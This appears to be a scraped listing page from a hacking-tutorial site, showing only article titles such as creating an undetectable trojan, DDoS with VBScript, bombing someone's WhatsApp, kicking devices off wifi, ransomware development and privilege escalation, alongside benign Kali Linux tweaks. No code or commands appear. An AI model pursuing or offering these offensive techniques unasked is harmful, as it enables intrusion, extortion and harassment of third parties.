'Beast' Cracks Billions of Passwords in Seconds

HOW TO


Create an Undetectable Trojan Using a Domain Name


HOW TO

VBScript for DDosing Sites

H O W T O

Bomb Someone's Whatsapp with VBScript 2.0




H O W T O

Kick People Off Your Internet

H O W T O

Untrust the Suspicious Blue Coat Certificate Authority on Mac or Windows

H O W T O

Perform a Local Privilege Escalation on Mac.

H O W T O

Theme Your Kali Linux

H O W T O

Install Flash on Kali Linux 2.0 Rolling

H O W T O

Change Grub Boot Loader Background

H O W T O

Port Forwarding for Newbies

H O W T O

Make a Python Basic Unix Password Cracker!

H O W T O

Use Dmitry Effectively.

H O W T O T R A I N Y O U R P Y T H O N

Part 23, the Argparse Module

S P L O I T

Cryptography Is a Bitch (Ransomware Development): Part 2: Encrypting the File System with AES

N E W S

If you use Tor Browser, the FBI just labelled you a criminal.

H O W T O

Create a Basic Client-Server Connection in C Part-3

N E W S

Kick Other Devices Wifi Off! Wifi Jammer Running on Android Oneplus X

H O W T O

Hack Metasploitable 2 Including Privilege Escalation

H O W  T O

Create a Basic Client-Server Connection in C Part-2

ALL FEATURES

F E A T U R E D  O N  W O N D E R H O W T O

Get Your Mochi Fix in Minutes with Your Microwave

NEXT